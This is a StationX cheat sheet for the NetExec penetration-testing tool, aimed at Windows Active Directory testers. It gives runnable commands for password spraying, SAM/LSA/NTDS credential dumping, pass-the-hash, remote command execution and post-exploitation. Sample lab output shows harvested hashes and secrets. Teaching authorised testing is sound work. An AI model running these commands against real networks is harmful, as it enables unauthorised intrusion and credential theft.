NetExec cheat sheet

STATIONX
THE CYBER SECURITY COMPANY

What Is NetExec?

NetExec (aka nxc) is a network hacking tool designed to help you automate the security assessment of large-scale corporate networks.

It allows you to perform enumeration, command execution, and post-exploitation within a Windows environment with its rich feature set and support for various network protocols, such as SMB, LDAP, WinRM, and more.

NetExec was born out of the famous CrackMapExec hacking tool.

CrackMapExec, known as the “Swiss Army knife” for targeting Windows Active Directory environments, was extensively used in the penetration testing community. However, in 2023, the project was archived, and maintenance stopped.

To carry on this project’s legacy and extend and improve its functionalities, contributors to the original project decided to fork the code and continue the project under a new name, NetExec.

They aim to sustain a community-driven and well-maintained project with regular updates that penetration testers, red teamers, and aspiring hackers can use in the years to come.

With this goal in mind, NetExec offers users the following key features:

- **Remote command execution**: NetExec allows you to execute arbitrary commands on remote machines using various network protocols, such as SMB, LDAP, WinRM, and PowerShell.
- **Network enumeration**: NetExec can gather information about network-connected systems, including active hosts, shared resources, and open ports. This lets you

understand the network's layout, identify vulnerable machines, and target weaknesses.

- **Post-exploitation capabilities**: NetExec has a range of post-exploitation capabilities, such as automating repetitive tasks, deploying scripts, extracting data, performing lateral movement, and manipulating Windows authentication tokens. These capabilities make it ideal once you gain initial access during a penetration test.
- **Powerful modules**: NetExec comes with various modules you can use to automate common hacking tasks, such as finding vulnerabilities, downloading/uploading files, and performing Active Directory enumeration.
- **Integrations**: NetExec has strong integrations with other post-exploitation tools and frameworks, such as Metasploit, PowerShell Empire, and BloodHound.You can use it alongside these tools to build and execute PowerShell scripts and batch files and other malware.

These features go above and beyond the original CrackMapExec project with new modules, wider network protocol support, and improved efficiency. Let's explore how you can use NetExec, dubbed by many as "CrackMapExec on steroids."

Installing NetExec Tutorial

NetExec is primarily built in Python, offering numerous Python-specific installation options.

However, it's also included in the Kali Linux repositories, so you can easily install it with the apt package manager.

Installing NetExec with package manager

To install NetExec on Kali Linux, run the following commands:
apt update
apt install netexec

> By using a different hacking OS, such as Parrot Security OS or BackBox Linux, you can add the Kali Linux official repositories to your sources list for easy installation.

Installing NetExec as a Python package

To install NetExec as a Python package, first, install the pipx Python packager installer with the command: sudo apt install pipx git.

Next, run the following command to install NetExec and its nxcdb backend-database system-wide:
pipx ensurepath
pipx install git+https://github.com/Pennyw0rth/NetExec

You can then run NetExec by opening a new shell.

Installing NetExec from GitHub

If you want the bleeding-edge version of NetExec, you can install it from the source by cloning the GitHub repository and using the Poetry package installer—which NetExec uses to manage dependencies.

First, install Poetry with the following commands:
apt install pipx git
pipx ensurepath
pipx install poetry
poetry self add "poetry-dynamic-versioning[plugin]"
poetry dynamic-versioning enable

Next, clone the NetExec GitHub repository and use Poetry to install its dependencies:
git clone https://github.com/Pennyw0rth/NetExec
cd NetExec
poetry install
poetry run NetExec

Once NetExec is installed, you're ready to dive in and get your hands dirty.

General NetExec Syntax and Options
All NetExec commands follow the syntax: nxc [runtime options] <protocol> <target> [options] [-M *module*] [-o *module options*].

Command Line Component	Description	Examples
[runtime options]	These are runtime options that affect the command's performance.	-h displays the help menu -t THREADS sets the number of concurrent threads. --timeout TIMEOUT sets a max timeout in seconds for each thread. --jitter INTERVAL sets a random delay between each connection.
<protocol>	NetExec can interact with various network protocols. Each can be used to perform specific tasks related to enumeration, exploitation, or lateral movement.	wmi mssql ssh vnc ftp winrm rdp smb

		ldap
<target>.	The target is the IP address, network range, or hostname of the machine(s) you're attacking.	192.168.1.100 10.0.39.0/24 webserver1
[options]	Options are specific to the service you're targeting, but there are common ones you'll see.	-u for the username -p for the password -h gets help for that module -x COMMAND executes a command on the target -X PS_COMMAND executes a PowerShell command.
[-M *module*]	Each protocol NetExec supports has various modules that you can use to exploit vulnerabilities, target credentials, or gather information. These can be low- or high-privileged (requiring admin access).	-M add-computer adds or deletes a domain computer. -M firefox dumps credentials from Firefox. -M rdp enables or disables RDP. -M reg-query performs a registry query on the machine. -L lists available modules for that protocol.
[-o *module options*]	These options are specific to the module you choose to run and are set with the syntax OPTION="value".	-o NAME=<username> specifies a name for a computer to add. -o Delete=True sets a Boolean option to true (to delete computer). -M <module> --options displays the module's options.

```
┌──(adam㉿kali)-[~]
└─$ nxc -h
usage: nxc [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--verbose] [--debug] [--no-progress] [--log LOG] [-6] [--dns-server DNS_SERVER]
           [--dns-tcp] [--dns-timeout DNS_TIMEOUT] [--version]
           {wmi,mssql,ssh,vnc,ftp,winrm,rdp,smb,ldap} ...

     .   .
    .|   |.     _   _            _     ____
    ||   ||    | \ | |  ___  ___ | |_  | ___|  _ __   ___   ___
    \\( )//    |  \| | / _ \ / __|| __| |  _|  | '_ \ / _ \ / __|
    .=[ ]=.    | |\  ||  __/ \__ \| |_  | |___ | | | |  __/ | (__
   / /'-'\ \   |_| \_| \___| |___/ \__| |_____||_| |_| \___|  \___|
     \   /
      '.'

    The network execution tool
    Maintained as an open source project by @NeffIsBack, @MJHallenbeck, @_zblurx

    For documentation and usage examples, visit: https://www.netexec.wiki/

    Version : 1.2.0
    Codename: ItsAlwaysDNS
    Commit  : kali


options:
  -h, --help            show this help message and exit
  --version             Display nxc version

Generic:
  Generic options for nxc across protocols

  -t THREADS, --threads THREADS
                        set how many concurrent threads to use
  --timeout TIMEOUT     max timeout in seconds of each thread
  --jitter INTERVAL     sets a random delay between each authentication
```


NetExec Help Menu

```
┌──(adam㉿kali)-[~]
└─$ nxc smb -h
usage: nxc smb [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--verbose] [--debug] [--no-progress] [--log LOG] [-6] [--dns-server DNS_SERVER]
               [--dns-tcp] [--dns-timeout DNS_TIMEOUT] [-u USERNAME [USERNAME ...]] [-p PASSWORD [PASSWORD ...]] [-id CRED_ID [CRED_ID ...]]
               [--ignore-pw-decoding] [--no-bruteforce] [--continue-on-success] [--gfail-limit LIMIT] [--ufail-limit LIMIT] [--fail-limit LIMIT] [-k]
               [--use-kcache] [--aesKey AESKEY [AESKEY ...]] [--kdcHost KDCHOST] [--server {https,http}] [--server-host HOST] [--server-port PORT]
               [--connectback-host CHOST] [-M MODULE] [-o MODULE_OPTION [MODULE_OPTION ...]] [-L] [--options] [-H HASH [HASH ...]] [--delegate DELEGATE]
               [--self] [-d DOMAIN | --local-auth] [--port PORT] [--share SHARE] [--smb-server-port SMB_SERVER_PORT] [--gen-relay-list OUTPUT_FILE]
               [--smb-timeout SMB_TIMEOUT] [--laps [LAPS]] [--sam] [--lsa] [--ntds [{vss,drsuapi}]] [--dpapi [{cookies,nosystem} ...]]
               [--sccm [{disk,wmi}]] [--mkfile MKFILE] [--pvk PVK] [--enabled] [--user USERNTDS] [--shares] [--no-write-check]
               [--filter-shares FILTER_SHARES [FILTER_SHARES ...]] [--sessions] [--disks] [--loggedon-users-filter LOGGEDON_USERS_FILTER]
               [--loggedon-users] [--users [USER ...]] [--groups [GROUP]] [--computers [COMPUTER]] [--local-groups [GROUP]] [--pass-pol]
               [--rid-brute [MAX_RID]] [--wmi QUERY] [--wmi-namespace NAMESPACE] [--spider SHARE] [--spider-folder FOLDER] [--content]
               [--exclude-dirs DIR_LIST] [--depth DEPTH] [--only-files] [--pattern PATTERN [PATTERN ...] | --regex REGEX [REGEX ...]]
               [--put-file FILE FILE] [--get-file FILE FILE] [--append-host] [--exec-method {atexec,smbexec,mmcexec,wmiexec}]
               [--dcom-timeout DCOM_TIMEOUT] [--get-output-tries GET_OUTPUT_TRIES] [--codec CODEC] [--no-output] [-x COMMAND | -X PS_COMMAND] [--obfs]
               [--amsi-bypass FILE] [--clear-obfscripts] [--force-ps32] [--no-encode]
               target [target ...]

positional arguments:
  target                the target IP(s), range(s), CIDR(s), hostname(s), FQDN(s), file(s) containing a list of targets, NMap XML or .Nessus file(s)

options:
  -h, --help            show this help message and exit
  -H HASH [HASH ...], --hash HASH [HASH ...]
                        NTLM hash(es) or file(s) containing NTLM hashes
  --delegate DELEGATE   Impersonate user with S4U2Self + S4U2Proxy
  --self                Only do S4U2Self, no S4U2Proxy (use with delegate)
  -d DOMAIN, --domain DOMAIN
                        domain to authenticate to
  --local-auth          authenticate locally to each target
  --port PORT           SMB port (default: 445)
  --share SHARE         specify a share (default: C$)
  --smb-server-port SMB_SERVER_PORT
                        specify a server port for SMB (default: 445)
  --gen-relay-list OUTPUT_FILE
                        outputs all hosts that don't require SMB signing to the specified file
  --smb-timeout SMB_TIMEOUT
                        SMB connection timeout (default: 2)
  --laps [LAPS]         LAPS authentification
```

NetExec SMB Protocol Help Menu



NetExec SMB Module list

Discovery and Enumeration With NetExec


Most of NetExec's most powerful capabilities fall under its smb option, which allows you to discover new machines, enumerate network information, and execute commands on remote machines.

You can use it to identify live hosts and collect data on domain users, groups, network shares, computers, and active sessions.

If these built-in capabilities aren't enough, you can also execute Windows Management Instrumentation (WMI) queries to gather information about Active Directory objects.

Command	Description
nxc <protocol> <target>	Scans <target> for a specific service (e.g., winrm, ldap, ssh, rdp, mssql, ftp, smb.); this can be used to identify live hosts and open ports.
nxc smb <target> -u <USERNAME> -p <PASSWORD> --users [USER]	Enumerates domain users. If a user is specified, more information is returned (e.g., access, password policy, etc.). Use the --loggedon-users options to view users logged onto the target machine.
nxc smb <target> -u <USERNAME> -p <PASSWORD> --groups [GROUP]	Enumerates domain groups. If a group is specified, more information is returned. Use the --local-groups option to view groups local to the target machine.

nxc smb <target> -u <USERNAME> -p <PASSWORD> --computers [COMPUTER]	Enumerates computer users (workstations and servers).
nxc smb <target> -u <USERNAME> -p <PASSWORD> --shares	Enumerates shares and access.
nxc smb <target> -u <USERNAME> -p <PASSWORD> -M spider_plus	Enumerates shares and automatically dumps all files from any readable share.
nxc smb <target> -u <USERNAME> -p <PASSWORD> --sessions	Enumerates active sessions (users currently accessing a share and you could target).
nxc smb <target> -u <USERNAME> -p <PASSWORD> --wmi <QUERY>	Executes a specified WMI query to enumerate specific information about domain objects.



Credential Harvesting and Brute Forcing With NetExec

NetExec is capable of performing various password and credential harvesting attacks. It can run arbitrary commands to gather information, execute password spraying against entire subnets, and dump credential data.

Command	Description
nxc <smb|winrm> <target> -u <USERNAME> -p <PASSWORD> -x 'net localgroup administrators'	Identifies the local Administrator account across machines.
nxc <smb|winrm> <target> -u <USERNAME> -p <PASSWORD>> -X 'Get-LocalGroupMember -Group "Administrators"'	Identifies the local Administrator account across machines using PowerShell.

Nxc ldap <target> -u <USERNAME> -p <PASSWORD> -M whoami	Identifies the local Administrator account across machines using whoami command.
nxc <protocol> <target> -u <USERNAME> -p <PASSWORD>	Performs a password spray attack against <target>. The <USERNAME> option can be a single user, a list of usernames (comma separated), or a file containing usernames. The same goes for the <PASSWORD> option with passwords. Use the runtime options above to tune your attack and avoid getting locked out or detected.
Nxc <protocol> <target> -u <USERNAME> -p <PASSWORD> --port <PORT>	If the service is not running on its standard port, use the --port option to specify the custom port.
nxc <protocol> <target> -u <USERNAME> -p <PASSWORD> --no-bruteforce	To try username and password combinations (e.g., user1:password1, user2:password2), rather than password spraying with a list of usernames and passwords, use the --no-bruteforce option.
nxc <protocol> <target> -u <USERNAME> -p <PASSWORD> --continue-on-success	To continue guessing login credentials, even after being successful once, use the --contine-on-success option.
nxc <smb|winrm> <target> -u <USERNAME> -p <PASSWORD> --sam	Dumps SAM hashes from the target system after a successful login. You can use smb or winrm services.
nxc <smb|winrm> <target> -u <USERNAME> -p <PASSWORD> --lsa	Dumps LSA secrets from the target system after a successful login. You can use smb or winrm services.
nxc smb <target> -u <USERNAME> -p <PASSWORD> --ntds [vss,drsupai]	Dumps the NTDS.dit file from the target Domain Controller after a successful login. You can use either vss or drsuapi as the method (drsuapi is the default). Use the --user option to dump only a specific user.
nxc smb <target> -u <USERNAME> -p <PASSWORD> --dpapi [cookies,nosystem]	Dumps DPAPI secrets from the target machine. You dump cookies with the cookies options or use the nosystem option not to dump the SYSTEM dpapi (better opsec).

```
└─$ nxc smb 10.0.200.20 -u usernames.txt -p passwords.txt -x 'net localgroup administrators'
SMB         10.0.200.20     445    WORKSTATION03    [*] Windows 10 / Server 2019 Build 19041 x64 (name:WORKSTATION03) (domain:milkyway.local) (signing:Fals
e) (SMBv1:False)
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\larry:password123 STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\steve:password123 STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\stationx-admin:password123 STATUS_LOGON_FAILURE
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\larry:passwords STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\steve:passwords STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\stationx-admin:passwords STATUS_LOGON_FAILURE
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\larry:Password123! STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\steve:Password123! STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [+] milkyway.local\stationx-admin:Password123! (Pwn3d!)
SMB         10.0.200.20     445    WORKSTATION03    [+] Executed command via wmiexec
SMB         10.0.200.20     445    WORKSTATION03    Alias name     administrators
SMB         10.0.200.20     445    WORKSTATION03    Comment        Administrators have complete and unrestricted access to the computer/domain
SMB         10.0.200.20     445    WORKSTATION03    Members
SMB         10.0.200.20     445    WORKSTATION03    -------------------------------------------------------------------------------
SMB         10.0.200.20     445    WORKSTATION03    adam
SMB         10.0.200.20     445    WORKSTATION03    Administrator
SMB         10.0.200.20     445    WORKSTATION03    milkyway\Domain Admins
SMB         10.0.200.20     445    WORKSTATION03    The command completed successfully.
```

```
└─$ nxc smb 10.0.200.20 -u usernames.txt -p passwords.txt --sam
SMB         10.0.200.20     445    WORKSTATION03    [*] Windows 10 / Server 2019 Build 19041 x64 (name:WORKSTATION03) (domain:milkyway.local) (signing:Fals
e) (SMBv1:False)
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\larry:password123 STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\steve:password123 STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\stationx-admin:password123 STATUS_LOGON_FAILURE
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\larry:passwords STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\steve:passwords STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\stationx-admin:passwords STATUS_LOGON_FAILURE
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\larry:Password123! STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\steve:Password123! STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [+] milkyway.local\stationx-admin:Password123! (Pwn3d!)
SMB         10.0.200.20     445    WORKSTATION03    [*] Dumping SAM hashes
SMB         10.0.200.20     445    WORKSTATION03    Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.0.200.20     445    WORKSTATION03    Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.0.200.20     445    WORKSTATION03    DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.0.200.20     445    WORKSTATION03    WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6dfdd03679e0aa7f8b57fc275bc9968b:::
SMB         10.0.200.20     445    WORKSTATION03    adam:1001:aad3b435b51404eeaad3b435b51404ee:42464847c050b1f5e0696e6c4f14b4a3:::
SMB         10.0.200.20     445    WORKSTATION03    me:1003:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
SMB         10.0.200.20     445    WORKSTATION03    hacker:1005:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
SMB         10.0.200.20     445    WORKSTATION03    [+] Added 7 SAM hashes to the database
```


```
└─$ nxc smb 10.0.200.20 -u usernames.txt -p passwords.txt --lsa
SMB         10.0.200.20     445    WORKSTATION03    [*] Windows 10 / Server 2019 Build 19041 x64 (name:WORKSTATION03) (domain:milkyway.local) (signing:Fals
e) (SMBv1:False)
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\larry:password123 STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\steve:password123 STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\stationx-admin:password123 STATUS_LOGON_FAILURE
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\larry:passwords STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\steve:passwords STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\stationx-admin:passwords STATUS_LOGON_FAILURE
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\larry:Password123! STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [-] milkyway.local\steve:Password123! STATUS_NO_LOGON_SERVERS
SMB         10.0.200.20     445    WORKSTATION03    [+] milkyway.local\stationx-admin:Password123! (Pwn3d!)
SMB         10.0.200.20     445    WORKSTATION03    [+] Dumping LSA secrets
SMB         10.0.200.20     445    WORKSTATION03    MILKYWAY.LOCAL/StationX-admin:$DCC2$10240#StationX-admin#89eb209a64f6a8d200d3088a17a44772: (2024-06-19
07:02:40)
SMB         10.0.200.20     445    WORKSTATION03    MILKYWAY.LOCAL/stationx-user:$DCC2$10240#stationx-user#e7e5918b27cde8e3d22c25f38c607bbf: (2024-05-01 13
:06:52)
SMB         10.0.200.20     445    WORKSTATION03    milkyway\WORKSTATION03$:aes256-cts-hmac-sha1-96:e56c356ccf8ebc36484b51c38fcfda1c3c49ef08119221476c65ea6
4def82ae8
SMB         10.0.200.20     445    WORKSTATION03    milkyway\WORKSTATION03$:aes128-cts-hmac-sha1-96:893dfbfe1d56ac5c4d418307c7cd01cf
SMB         10.0.200.20     445    WORKSTATION03    milkyway\WORKSTATION03$:des-cbc-md5:e0e9072c61f1f2df
SMB         10.0.200.20     445    WORKSTATION03    milkyway\WORKSTATION03$:plain_password_hex:3cc2c796e34101085d85102ba4bebe0821d9d2310d2fbfc27d2de8827e4a
480153451a7dde341514c3de223f040db63fe2babd6945e9aceed63d0efdbe8f80a81c782ed65efa1db42486df72e3b90295361006d712d675a7bd33af384444c74a1277c0a10b80e14c978c85a
a3c29ecbd36bf1755b710765f8465b5f25077c31a3ed8686cb23dd07ac55dd22dc385a33b538f1cc65ab78462d68331eda54840e8d0918a7405b74f6dc25786cb46dcf5f3993edee7c54ea74d89
7c5b9f06f496e9b9d1fc7f66a2dc3bc0fdcd39d541db00b9b52aa533bedad3d5cd47c70009eabdeab1f890de2c74299c65301859f88041
SMB         10.0.200.20     445    WORKSTATION03    milkyway\WORKSTATION03$:aad3b435b51404eeaad3b435b51404ee:3aa535c67a189be92f945baf34205ad4:::
SMB         10.0.200.20     445    WORKSTATION03    dpapi_machinekey:0x46352a2535801fdaf9d9a07dc1e086064e3d51b0
dpapi_userkey:0x1c192ba6537d4cd965365a18cdcea44ebf3fb8f3
SMB         10.0.200.20     445    WORKSTATION03    NL$KM:aa327e31805d0ae5dc4c38561fbfb33195677d44c68c4fde16501b2d4ddde61a0b6eaa2719ee8c1ff70123937c07d0dd0
1cc3beccfa7ff3b43427e738ab4867d
SMB         10.0.200.20     445    WORKSTATION03    [+] Dumped 9 LSA secrets to /home/adam/.nxc/logs/WORKSTATION03_10.0.200.20_2024-06-19_082820.secrets an
d /home/adam/.nxc/logs/WORKSTATION03_10.0.200.20_2024-06-19_082820.cached
```

Gaining Access and Lateral Movement With NetExec

NetExec can allow you to gain access to target systems through SMB, WinRM, and LDAP using usernames, passwords, hashes, or Kerberos tickets. This makes it a great hacking tool for performing pass-the-hash and pass-the-ticket attacks.

Using these protocols, you can also use NetExec to execute custom commands against single or multiple machines at once. This allows you to blend in with legitimate traffic while performing lateral movement in Windows Active Directory environments.

Command	Description
nxc <smb|winrm> <target> -u <USERNAME> -p <PASSWORD> --sam	Dumps SAM hashes from the target system after a successful login, then you can use this to perform a pass-the-hash attack. You can use the smb or winrm protocol.
nxc ldap <target> -u <USERNAME> -p <PASSWORD> --asreproast	Gets AS-REP response ready to crack with Hashcat to perform ASREP-roasting to target Active Directory.
nxc ldap <target> -u <USERNAME> -p <PASSWORD> --kerberoasting	Gets the TGS ticket ready to crack with Hashcat to perform Kerberoasting to target Active Directory
nxc <protocol> <target> -u <USERNAME> -H <HASH>	You can log in using NTLM hashes for protocols that use NTLM (e.g., winrm, rdp, smb, ldap, mssql). Use the -H option followed by a single hash, a list of hashes (comma-separated), or a file containing hashes. This is known as a pass-the-hash attack and is for lateral movement.
nxc <prococol> <target> -k <KERBEROS_TICKET>	You can log in using a Kerberos ticket for services that use Kerberos (e.g., winrm, rdp, smb, ldap, mssql). Use the -k option followed by a Kerberos ticket. This is known as a pass-the-ticket attack and is for lateral movement.
nxc <smb|winrm> <target> -u <USERNAME> -p <PASSWORD> -x <COMMAND>	Executes the specified command on the target machine after successful login. Use the --no-output option to not retrieve the command output.
nxc <smb|winrm> <target> -u <USERNAME> -p <PASSWORD> -X <PS_COMMAND>	Executes a PowerShell command (PS_COMMAND) on the systems after successful login.
nxc smb <target> -u <USERNAME> -p <PASSWORD> --exec-method <METHOD> -x <COMMAND>	Executes the specified command on the target machine after successful login using a specific method. This METHOD can be mmcexec, atexec, smbexec, or wmiexec.
nxc <protocol> <target> -u <USERNAME> -p <PASSWORD>	Lateral movement: login to a remote system using the stolen username or password.




Post-Exploitation With NetExec

After gaining access to a target machine, you must start the post-exploitation stage of your penetration test. NetExec is the perfect tool for the job. It can help you establish persistence, gather information on networks, systems, and installed applications, and even upload and download files.

Command	Description
nxc smb <target> -u <USERNAME> -p <PASSWORD> -M rdp	Enables RDP on the target machine after a successful login. It's useful to get an RDP session on target.
nxc smb <target> -u <USERNAME> -p <PASSWORD> -M impersonate	Log into the machine and list tokens you can impersonate on the machine to escalate your privileges.
nxc smb <target> -u <USERNAME> -p <PASSWORD> -M install_elevated	Check for files with the AlwaysInstallElevated attribute that can be used to escalate your privileges.
nxc smb <target> -u <USERNAME> -p <PASSWORD> -M enum-avproducts	Gathers information on all anti-virus and endpoint detection solutions installed on the machine.
nxc smb <target> -u <USERNAME> -p <PASSWORD> -M enum_dns	Log into the machine and use WMI to dump DNS from the AD DNS server.
nxc smb <target> -u <USERNAME> -p <PASSWORD> -M get_netconnections	Uses WMI to get the target machine's current network connections.
nxc smb <target> -u <USERNAME> -p <PASSWORD> -M keypass_discover	Searches for KeePass-related files and processes from which you could steal credentials.
nxc ldap <target> -u <USERNAME> -p <PASSWORD> -M get-network	Retrieves information about the Active Directory network environments.

